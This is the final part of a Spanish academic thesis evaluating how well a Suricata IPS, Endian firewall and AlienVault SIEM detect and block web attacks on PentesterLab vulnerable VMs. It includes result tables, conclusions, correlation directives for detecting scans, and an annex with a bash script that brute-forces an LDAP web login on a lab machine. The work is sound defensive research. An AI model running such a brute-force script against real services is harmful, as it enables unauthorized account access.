


Figura 53: porcentajes de intrusiones detectadas y bloqueadas por categoría de ataque.

En último lugar, se adjuntan las tablas resumen por fases y tipología de eventos:

TABLA RESUMEN: (por tipología de eventos)		
Tipología de ataques	**¿Detectados?**	**¿Bloqueados?**
Recopilación de información	1/3	0/3
Enumeración de directorios	0/1	0/1
Directory Transversal	3/6	2/6
Fuerza bruta	1/2	0/2
SQLi	8/14	3/14
Inyecciones de código	2/5	1/5
Inyecciones de comandos	1/3	1/3
Inyecciones de XML	0/4	0/4
Cross Site Scripting	4/6	4/6
TOTAL detectadas / bloqueadas:	20/44	11/44

TABLA RESUMEN: (por fases)		
FASE	**¿Detectados?**	**¿Bloqueados?**
Fase I: recopilación de información	1/3	0/3
Fase II: Pruebas de gestión de la configuración	4/9	2/9
Fase III: Pruebas de validación de datos	15/32	9/32
TOTAL detectadas / bloqueadas:	20/44	11/44

6. Conclusiones

6.1 Premisas:

Antes de sacar conclusiones sobre las pruebas realizadas hay que tener en cuenta que se está trabajando sobre un entorno totalmente vulnerable. Esto quiere decir que a pesar que las medidas de seguridad implementadas son las más habituales, no es así en el entorno de trabajo. Habitualmente la presencia web en internet no suele presentar un número de vulnerabilidad tan elevado como el entorno propuesto. Esto quiere decir que aunque en el trabajo se haya tenido un elevado grado de penetración, no será así en un entorno real. Esto es debido a que el número posible de vectores de ataques es mucho menor y las páginas suelen estar más segurizadas.

6.2 Conclusiones de los resultados:

A la hora de emitir conclusiones tenemos que tener en cuenta que los ataques que se bloquean son un subconjunto de los ataques detectados, es decir, no es posible bloquear un intento de intrusión sí previamente no ha sido detectado por la plataforma. Sí revisamos el conjunto de ataques realizados por tipologías:




Figura 54: análisis de ataques, eventos detectados y bloqueados agrupados por categorías.

Tenemos que realmente la tasa de detección de ataques de un sistema por defecto es bastante baja, especialmente en las vulnerabilidades que dependen de las personas, es decir:

- Vulnerabilidades por fallos de programación web.
- Vulnerabilidades por fallos de configuración en los servidores web.

Debido a esto se puede concluir, que realmente para llegar un grado de madurez mayor es necesario tener expertos en seguridad que analicen estas

situaciones y en consecuencia, diseñen firmas específicas para contrarrestar estos fallos. Esta es la forma en la que los sistemas de seguridad perimetral más habituales son mucho más efectivos. Por otro lado, tras analizar las tasas de detección y bloqueo:




Figura 55: porcentajes de eventos detectados y bloqueados respecto el total de ataques.

Podemos deducir que realmente la tasa de bloqueo es muy elevada en relación a la tasa de detecciones. De esto punto concluimos que las firmas que diseñan los fabricantes o en este caso la comunidad, son realmente efectivas a la hora de bloquear los ataques más genéricos. De tal modo que un sistema que se pone por defecto es capaz de proteger de una cantidad razonable de intentos de intrusión.

A consecuencia de todo esto, se puede inferir que los sistemas perimetrales de las entidades actuales (sí no son constantemente adaptados a los entornos) son capaces de proteger de un elevado número de intentos de intrusión genéricos, por el contrario estos sistemas no se adaptan a las necesidades específicas de los diferentes ámbitos web.

6.3 Grado de madurez de los sistemas de seguridad:

Todas estas conclusiones anteriores nos hacen reflexionar sobre el grado de madurez de los sistemas de seguridad. Este parámetro depende principalmente de los siguientes valores:

- Cantidad de inversión en seguridad informática por parte de las entidades. Esta inversión no sólo es en dispositivos, sino también en especialistas en el campo de la seguridad.

- Grado de concienciación relativo a la seguridad. Esta parte es especialmente importante ya que el factor humano es el eslabón más débil, el principal véctor de fallo. Los actores principalmente involucrados en este punto son:
    - Administradores de plataformas.
    - Desarrolladores de los diferentes entornos.
    - Usuarios finales.

Sí analizamos profundamente estos dos puntos anteriores, tenemos que realmente la mayoría de las entidades tienen unos sistemas de seguridad muy básicos cuyas medidas de seguridad son muy laxas. Estos sistemas además son fácilmente evadibles en determinadas situaciones. Incluso, existen entidades que ni siquiera disponen de medidas de protección dejando así expuestos totalmente sus servicios en Internet, habitualmente con versiones obsoletas de software. Y esto es lo que realmente provoca la cantidad tan grande de “botnets”, servidores comprometidos e incluso equipos que alojan "phising" o envían SPAM.

Sí estudiamos las tendencias actuales obtenemos que realmente las empresas y entidades públicas van cambiando su percepción, se van dando cuenta de lo necesario que es custodiar adecuadamente sus datos y sus servicios. Existen multitud de ejemplos dónde un malware de la familia "Cryptolocker" ha generado grandes daños a organizaciones, o incluso, dónde un Hacker ha vulnerado un sistema dañando gravemente la reputación de una empresa. También existen casos dónde ataques de denegación de servicio han producido la parada de ventas en sistemas de compra online. En el anexo 9.8 se pueden ver ejemplos específicos. Debido a este tipo de afectaciones, año tras año se va incrementando las medidas de seguridad, tanto a nivel de concienciación como a nivel de inversión, aumentando así la madurez relativa a la seguridad en los sistemas de información.

6.4 Análisis del seguimiento de la planificación y metodología:

Revisando los tiempos de ejecución del trabajo se puede indicar que se han ido cumpliendo la mayoría de los hitos de la planificación por adelantado. Esto ha hecho que realmente no sea necesaria haber modificado ni retrasado ningún hito de esta. En cuanto a la metodología, al estar el proyecto tan acotado desde principio a fin no ha sido necesario revisarla. Realmente se han obtenido los productos que inicialmente estaban pensados.

6.5 Evolución del proyecto:

En relación a las líneas de trabajo futuro para dar mayor robustez al sistema elegiría principalmente tres vertientes. La primera de ellas sería la de proteger el entornos con herramientas mucho más adaptadas. Para ello habría que hacer una re-arquitectura del entorno y añadir un proxy inverso que recepcionase y redirigiese todas las peticiones web. De esta manera, tendríamos otra vez un único punto de entrada de las peticiones. En este proxy

inverso, añadiríamos un firewall de capa 7, más en concreto un WAF (Web Application Firewall). Este tipo de dispositivo está muy adaptado y especializado en parar los principales intentos de intrusión vía HTTP. Habitualmente los motores de esta herramienta funcionan con aprendizaje de URLs y expresiones regulares, lo que hace que paren fácilmente ataques como los de "PATH trasversal". Un probable modelo que seleccionaríamos para nuestro entorno sería el WAF conocido con el nombre de ModSecurity. Tras realizar estos cambios en nuestro entorno, los flujos de comunicación y la arquitectura quedarían de la siguiente manera:




Figura 56: línea de trabajo futuro: inserción de WAF en la arquitectura.

La segunda línea de trabajo en la que habría que profundizar sería en la creación de firmas específicas para nuestro entorno. De esto modo, conseguiríamos aumentar en gran medida la tasa de detección y bloqueo de nuestra plataforma sin añadir costes a la infraestructura.

Por otro lado, la tercera línea de trabajo que seguiría sería la de dotar a la plataforma de mayor inteligencia. Como ya disponemos de un SIEM que integra todas las fuentes de seguridad, aprovecharía para mejorar la correlación del entorno. Para ello sería necesario diseñar reglas de correlación más avanzadas. Algunos ejemplos de reglas que se podrían diseñar para detectar comportamientos anómalos sería:

- Detectar cuando un atacante (IP pública origen) genera 2 o 3 eventos distintos en el IPS.
- Detectar cuando un atacante (IP pública origen) realiza un escaneo de red y posteriormente genera cualquier evento en el IPS o WAF.
- Detectar cuando un atacante (IP pública origen) genera varios eventos contra varias máquinas destino distintas.

- Detectar cuando un atacante (IP pública origen) genera una cantidad muy elevada de eventos en el IPS.
- Detectar cuando un atacante (IP pública origen) genera un evento en el IPS y posteriormente un evento en el WAF.

Y con estas reglas de correlación, aplicar una política de seguridad la cual bloquee temporalmente la IP atacante cuando detectase uno de estos comportamientos anteriores. Este bloqueo se podría añadir bien a nivel del WAF o bien a nivel del firewall perimetral de la plataforma.

7. Glosario

DNS – Domain Name Server

FTP – File Transfer Protocol

HTML – Hypertext Markup Language

IP – Internet Protocol

IDS – Intrusion Detection System

IPS – Intrusion Prevention System

NAT – Network Address Translation

NTP – Network Time Protocol

NG – Next Generation

OSSIM – Open Source SIEM

OWASP – Open Web Application Security Project

QOS – Quality of Service

SIEM – Security information and event management

SQL – Structured Query Language

SSH – Secure Shell

TCP – Transmission Control Protocol

UTM – Unified threat management

URI – Uniform Resource Identifier

URL – Uniform Resource Locator

UDP – User Datagram Protocol

VLAN – Virtual Local Area Network

VPN – Virtual Private Network

WAF – Web application firewall

XML – Extensible Markup Language

XSS – Cross-Site Scripting

8. Bibliografía

8.1 Bibliografía general:

[1] Nicholas Pappas, (2008). Network IDS & IPS Deployment Strategies. SANS Institute, 2008.

[2] Ted Holland, (2004). Understanding IPS and IDS: Using IPS and IDS together for Defense in Depth, https://www.sans.org/reading-room/whitepapers/detection/understanding-ips-ids-
ips-ids-defense-in-depth-1381, (Feb 23, 2004).

[3] Sunil Gupta, (2012). Logging and Monitoring to Detect Network Intrusions and Compliance Violations in
the Environment, http://www.sans.org/reading-room/whitepapers/detection/logging-monitoring-detect-network-intrusions-compliance-violations-environment-33985, (July 4, 2012).

[4] Scarfone, K., & Mell, P. (2007). Guide to intrusion detection and prevention systems (idps). NIST special publication, 800(2007), 94.

[5] GUÍA DE PRUEBAS OWASP, 2008 V3.0. OWASP Foundation, (2008).

[6] Alienvault OSSIM, https://www.alienvault.com/open-threat-exchange/projects.

[7] Suricata, http://suricata-ids.org/

[8] Suricata Project, Anne-Fleur Koolstra, & Peter Manev, https://redmine.openinfosecfoundation.org/projects/suricata

[9] ET Pro Ruleset, https://www.proofpoint.com/us/solutions/products/threat-intelligence/ET-Pro-Ruleset

[10] Endian Firewall, http://www.endian.com/

8.2 Manuales de test de intrusión:

[11] From SQL Injection to Shell, https://pentesterlab.com/exercises/from_sqli_to_shell/course

[12] From SQL Injection to Shell II, https://pentesterlab.com/exercises/from_sqli_to_shell_II/course

[13] Play XML Entities, https://pentesterlab.com/exercises/play_xxe/course

[14] Web for Pentester, https://pentesterlab.com/exercises/web_for_pentester/course

[15] Web for Pentester II, https://pentesterlab.com/exercises/web_for_pentester_II/course

[16] CVE-2014-6271/Shellshock, https://pentesterlab.com/exercises/cve-2014-6271/course

8.3 ISOs de las máquinas vulnerables:

[17] From SQL Injection to Shell, https://ptl.io/from_sqli_to_shell_i386.iso

[18] From SQL Injection to Shell II, https://ptl.io/from_sqli_to_shell_II_i386.iso

[19] Play XML Entities, https://ptl.io/play_xxe.iso

[20] Web for Pentester, https://ptl.io/web_for_pentester_i386.iso


[21] Web for Pentester II, https://ptl.io/web_for_pentester_II_i386.iso

[22] CVE-2014-6271/Shellshock, https://ptl.io/cve-2014-6271.iso

9. Anexos

9.1 Requerimientos hardware del entorno virtualizado:

Todo el entorno ha sido virtualizado en un servidor ESXi. A continuación se adjunta una captura de pantalla del estado de las máquinas virtuales desplegadas y sus consumos de CPU y memoria:



Name	State	Provisioned Space	Used Space	Host CPU - MHz	Host Mem - MB	Guest Mem - %
Entorno 01 - Alienvault - AV-SIEM-RCP-01	Powered On	304,11 GB	304,11 GB	753	4141	26
Entorno 01 - AlienVault - FW-PER-RCP-01	Powered On	11,11 GB	11,11 GB	76	578	5
Entorno 01 - AlienVault - IPS-PER-RCP-01	Powered On	208,11 GB	108,13 GB	240	2766	10
Entorno 01 - AlienVault - VULNERABLE	Powered On	20,61 GB	20,61 GB	8	404	3
Entorno 01 - AlienVault - VVM-PXmlEntities-01	Powered On	621,01 MB	621,01 MB	4	533	2
Entorno 01 - AlienVault - VVM-ShellShock-01	Powered On	365,00 MB	109,00 MB	6	216	2
Entorno 01 - AlienVault - VVM-SQLi-01	Powered On	1,11 GB	109,00 MB	9	261	0
Entorno 01 - AlienVault - VVM-SQLi-02	Powered On	633,01 MB	633,01 MB	4	265	0
Entorno 01 - AlienVault - VVM-WebForPentester-...	Powered On	621,00 MB	109,00 MB	6	261	3
Entorno 01 - AlienVault - VVM-WebForPentester-...	Powered On	621,00 MB	109,00 MB	14	232	1

Figura 57: requisitos hardware del entorno virtualizado.

9.2 Plugin específico para normalizar eventos de Endian Firewall:

El plugin de Iptables que venía por defecto no se ajustaba a las necesidades de los logs. Se procedió a generar un nuevo plugin para la tecnología Endian Firewall que normalizase correctamente las trazas enviadas por el firewall perimetral. El código de dicho plugin es el siguiente:

```
#
# Author: Roberto Carlos Perez
# Plugin iptables id:1503 version: 1.0
# Last modification: 18:32 06-05-2016
#
# Accepted products: Endian Firewall (iptables format)
#

[DEFAULT]
plugin_id=1503

[config]
type=detector
enable=yes

source=log
location=/var/log/SYSLOG/endian-fw.log

create_file=false

process=
start=no
stop=no
startup=
shutdown=

[translation]
ACCEPT=1
REJECT=2
```

```
DROP=3
DENY=3
Inbound=4
Outbound=5
BADTCP:DROP=3
FORWARD:DROP=3
INPUT:DROP=3
INPUTFW:DROP=3
OUTGOINGFW:ALLOW:2=1
PORTFWACCESS:ALLOW:1=1


[0 - iptables]
event_type=event
regexp="(?P<date>\S+\s+\d+\s+\d{2}:\d{2}:\d{2})\s+(?P<device>\S*) (?
P<program_name>\S*):.*?(?P<action>\S+)\s+IN=(?P<input_interface>\S*) OUT=(?
P<output_interface>\S*)\s+(?:MAC=(?P<mac>[^\s]*)\s+)?SRC=(?
P<src_ip>\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}) DST=(?
P<dst_ip>\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}) LEN=(?P<len>\d+) \S+ \S+ TTL=(\d+) .*?
PROTO=(?P<proto>\S*) SPT=(?P<src_port>\d*) DPT=(?P<dst_port>\d*)"
date={normalize_date($date)}
plugin_sid={translate($action)}
src_ip={$src_ip}
dst_ip={$dst_ip}
protocol={$proto}
src_port={$src_port}
dst_port={$dst_port}
userdata1={$action}
userdata2={$mac}
userdata3={$input_interface}
userdata4={$output_interface}
```

9.3 Directivas de correlación para la detección de ataques:

Con el fin de afinar más la detección de los escaneos se ha decidido integrar las trazas del firewall perimetral en el SIEM. Una vez hecho esto se han generado dos directivas (reglas de detección escritas en XML) con el fin de detectar barridos y escaneos contra las redes publicadas. Estas reglas de correlación son de las más básicas que se pueden realizar para detectar vectores de ataques en este tipo de plataforma.

En primer lugar se ha creado una regla específica con un umbral de 10 eventos a los puertos de servicio más comunes. Estos eventos pueden ser simples conexiones:

```
<directive id="1060100" name="[ENTORNO-VULNERABLE][ACCESO NO
AUTORIZADO][EXTERNA][MEDIA][FW]Detectado escaneo de servicios desde
SRC_IP" priority="4">
  <rule type="detector" name="Detectada conexion" reliability="1" occurrence="1"
from="!HOME_NET" to="HOME_NET" port_from="ANY"

port_to="21,22,23,80,137,138,139,161,162,443,445,1433,1434,1521,3306,3389,5900,5
901,8080" plugin_id="1503" plugin_sid="ANY"
  sticky="true" protocol="ANY">
    <rules>
```

```
    <rule type="detector" name="Detectada conexion" reliability="2" occurrence="10"
from="1:SRC_IP" to="HOME_NET" time_out="900"
    port_from="ANY" port_to="1:DST_PORT" plugin_id="1503" plugin_sid="ANY"
sticky="true" sticky_different="DST_IP">
     <rules>
      <rule type="detector" name="Detectada conexion" reliability="7" occurrence="30"
from="1:SRC_IP" to="HOME_NET" time_out="1800"
    port_from="ANY" port_to="1:DST_PORT" plugin_id="1503" plugin_sid="ANY"
sticky="true" sticky_different="DST_IP">
       <rules>
        <rule type="detector" name="Detectada conexion" reliability="+3"
occurrence="1000" from="1:SRC_IP" to="HOME_NET"
       time_out="86400" port_from="ANY" port_to="1:DST_PORT" plugin_id="1503"
plugin_sid="ANY" sticky="true"
       sticky_different="DST_IP"/>
       </rules>
      </rule>
     </rules>
    </rule>
   </rules>
  </rule>
</directive>
```

En segundo lugar se ha creado una regla de correlación que detecta los barridos clásicos con herramientas como "Nmap". Se ha considerado un escaneo vertical cuando se ha intentado probar más de 50 puertos distintos contra un mismo objetivo. La regla es la que se muestra a continuación:

```
<directive id="1060101" name="[ENTORNO-VULNERABLE][ACCESO NO
AUTORIZADO][EXTERNA][LEVE][FW]Detectado escaneo de puertos desde
SRC_IP hacia DST_IP" priority="4">
<rule type="detector" name="Detectada conexion" reliability="1" occurrence="1" from="!
HOME_NET" to="HOME_NET" port_from="ANY"
port_to="ANY" plugin_id="1503" plugin_sid="ANY" sticky="true" protocol="ANY">
<rules>
<rule type="detector" name="Detectada conexion" reliability="7" occurrence="50"
from="1:SRC_IP" to="1:DST_IP" time_out="900"
port_from="ANY" port_to="ANY" plugin_id="1503" plugin_sid="ANY" sticky="true"
sticky_different="DST_PORT">
<rules>
<rule type="detector" name="Detectada conexion" reliability="+3" occurrence="1000"
from="1:SRC_IP" to="1:DST_IP" time_out="7200"
port_from="ANY" port_to="ANY" plugin_id="1503" plugin_sid="ANY" sticky="true"
sticky_different="DST_PORT"/>
</rules>
</rule>
</rules>
</rule>
</directive>
```

9.4 Configuración del IPS de “Suricata” en modo online:

En la arquitectura implementada nuestro IPS realiza las labores de routing con el fin de interceptar todo el tráfico que pasa a través de él. De este modo, el IPS analiza los patrones maliciosos y sólo entrega el tráfico que a priori está limpio. El esquema gráfico de nuestro escenario es el siguiente:




Figura 58: diagrama de configuración de Suricata Inline.

Para que este escenario funcione correctamente se ha tenido que generar el siguiente conjunto de rutas y reglas en el iptables.

Tabla de rutas:

```
av-ips:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
10.147.106.0    0.0.0.0         255.255.255.128 U     0      0        0 eth2
10.147.104.0    0.0.0.0         255.255.255.128 U     0      0        0 eth0
10.147.105.0    0.0.0.0         255.255.255.128 U     0      0        0 eth1
10.100.100.0    10.147.104.2    255.255.255.0   UG    0      0        0 eth0
0.0.0.0         10.147.105.1    0.0.0.0         UG    0      0        0 eth1
av-ips:~#
```

Figura 59: tabla de rutas dispositivo IPS.

Reglas en el Iptables:

- *iptables -I FORWARD -i eth1 -o eth2 -j NFQUEUE*
- *iptables -I FORWARD -i eth2 -o eth1 -j NFQUEUE*

Estas reglas en el iptables lo que realizan es añadir todo el tráfico que pasa entre las interfaces eth1 y eth2 a una cola. Esta cola es leída por "Suricata" y es dónde realiza las labores de filtrado. La forma de activar el IPS en línea es con la ejecución de "Suricata" en el siguiente modo:

/usr/bin/suricata -c /etc/suricata/suricata-debian.yaml --pidfile /var/run/suricata.pid -q 0 –D

9.5 Script para realizar fuerza bruta sobre LDAP vía web:

Se ha realizado el siguiente script para poder realizar ataques de fuerza bruta vía web sobre el LDAP que tiene instalado la maquina vulnerable VVM-WebForPentester-01. Este script está adaptado para realizar el ruido suficiente como para que un IPS lo detectase. El código fuente es el siguiente:

```
#!/bin/bash

# Autor: Roberto Carlos Perez
# Version: 1.0
# Fecha: 07-05-2016 18:03

# Descripcion: este script se utiliza para realizar ataques de fuerza bruta
#   a la aplicacion vulnerable de ldap en el servidor web vulnerable del
#   TFG.

# VARIABLES GENERALISTAS:
SERVER="http://172.18.169.11:8025"
USERS='admin adm* hacker hac* root ro*'

# CONTADORES:
AUTH_OK=0
AUTH_FAIL=0
TRIES=0

### MAIN:

temporal_file=$(mktemp)

## Mostramos menu de ayuda

if [ "x$1" != "xYes" ] && [ "x$1" != "xNo" ]; then
  echo
  echo " # Showing help:"
  echo
  echo " # $0 [Yes|No]"
  echo ' # $1 - [Yes|No] - To simulate Firefox UserAgent'
  echo
  exit 0
fi

echo " ### $(date) - Begining test: "
echo
echo " -> Launching first test..."

## Primero lanzamos fuerza bruta usando los usuarios tanto de usuario como de password

for user in $USERS; do

  for passUser in $USERS; do

    if [ "x$1" == "xYes" ];  then
        wget --header="Accept: text/html" --user-agent="Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:46.0) Gecko/20100101 Firefox/46.0" -O $temporal_file "$SERVER/ldap/example2.php?name=$user&password=$passUser" > /dev/null 2>&1
    else
                            wget -O $temporal_file "$SERVER/ldap/example2.php?name=$user&password=$passUser" > /dev/null 2>&1
    fi

    TRIES=$(echo "$TRIES + 1" | bc)

    if [ $(grep "AUTHENTICATED as" -i -c $temporal_file) -eq 1 ]; then
      AUTH_OK=$(echo "$AUTH_OK + 1" | bc)
      echo "  Auth successful; user: $user; pass: $passUser"
```

```
    else
      AUTH_FAIL=$(echo "$AUTH_FAIL + 1" | bc)
    fi

    sleep 0.5
  done

done

## Segundo, generamos ruido realizando fuerzas brutas que generen fallos

echo
echo " -> Launching second test..."

for i in $(seq 1 50); do

  for user in $USERS; do

    if [ "x$1" == "xYes" ];  then
        wget --header="Accept: text/html" --user-agent="Mozilla/5.0 (X11; Ubuntu; Linux
x86_64; rv:46.0) Gecko/20100101 Firefox/46.0" -O $temporal_file
"$SERVER/ldap/example2.php?name=$user&password=$passUser" > /dev/null 2>&1
    else
                            wget -O $temporal_file "$SERVER/ldap/example2.php?
name=$user&password=$passUser" > /dev/null 2>&1
    fi

    TRIES=$(echo "$TRIES + 1" | bc)

    if [ $(grep "AUTHENTICATED as" -i -c $temporal_file) -eq 1 ]; then
      AUTH_OK=$(echo "$AUTH_OK + 1" | bc)
      echo "  Auth successful; user: $user; pass: $user$i"
    else
      AUTH_FAIL=$(echo "$AUTH_FAIL + 1" | bc)
    fi

    sleep 0.5
  done

done

## Imprimimos resultados:
echo
echo " ### $(date) - Summary: "
echo
echo " - Auth successful: $AUTH_OK"
echo " - Auth fail: $AUTH_FAIL"
echo " - Tries: $TRIES"
echo
echo " :: Percentage: $(echo "scale=3; $AUTH_OK / $TRIES" | bc) :: "
echo

rm $temporal_file
```

9.6 Tabla de URL encode:

Esta tabla representa los caracteres más habituales que suelen ser codificados en forma “URL-encode”:

TABLA DE REFERENCIA CARACTERES URL - ASCII:					
ASCII	**URL**	**ASCII**	**URL**	**ASCII**	**URL**
#	%23	**‘**	%27	**)**	%29
!	%21	**“**	%23	**&**	%26
espacio	%20	**(**	%28	**/**	%2F

9.7 Ejecución de la herramienta “SQLMap”:

Las siguientes imágenes muestran una ejecución completa de la herramienta de inyección SQL conocida como SQLMap:

Figura 60: ejecución completa de ataque con SQLMap.

9.8 Noticias / ejemplos de “hackings” producidos en los últimos años:

- Hackean Sony de nuevo y obtienen más de 1.000.000 de passwords, http://www.ps3hax.net/showthread.php?p=206086, (Jun 2, 2011)

- Dan Goodin, (2016). TeamViewer users are being hacked in bulk, and we still don’t know how, http://arstechnica.com/security/2016/06/teamviewer-users-are-being-hacked-in-bulk-and-we-still-dont-know-how/, (Jun 4, 2016)

- Liam Tung, (2016). Pirate Bay visitors infected with crypto-ransomware via bad ads, http://www.zdnet.com/article/pirate-bay-visitors-infected-with-crypto-ransomware-via-bad-ads/, (April 27, 2016)

